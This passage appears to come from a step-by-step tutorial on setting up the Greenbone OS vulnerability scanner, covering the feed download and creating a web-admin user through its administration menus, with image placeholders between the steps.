
Editor Open an Editor to Paste the Key
HTTP Upload Upload the key via HTTP

< OK >

< Skip >


The system will prompt you to download the "Feed". Feed here refers to the all the definitions and signatures the scanner needs to perform vulnerability scanning. Click on "Yes". Since it is for first time, it may take a long time (approximately half an hour or maybe one hour).

Greenbone OS Administration



The feed starts downloading in background. Click On "OK".

Greenbone OS Administration



Let's create the web-admin now. Select "Setup".



Select "User" in the subsequent menu.




In the user management tab, select "Users".



Select "Admin User" .



Create a new admin and password.




Once a new admin is created, go back and select "List Users" option to see if the new user is created or not




The user we just created should be displayed as shown below.



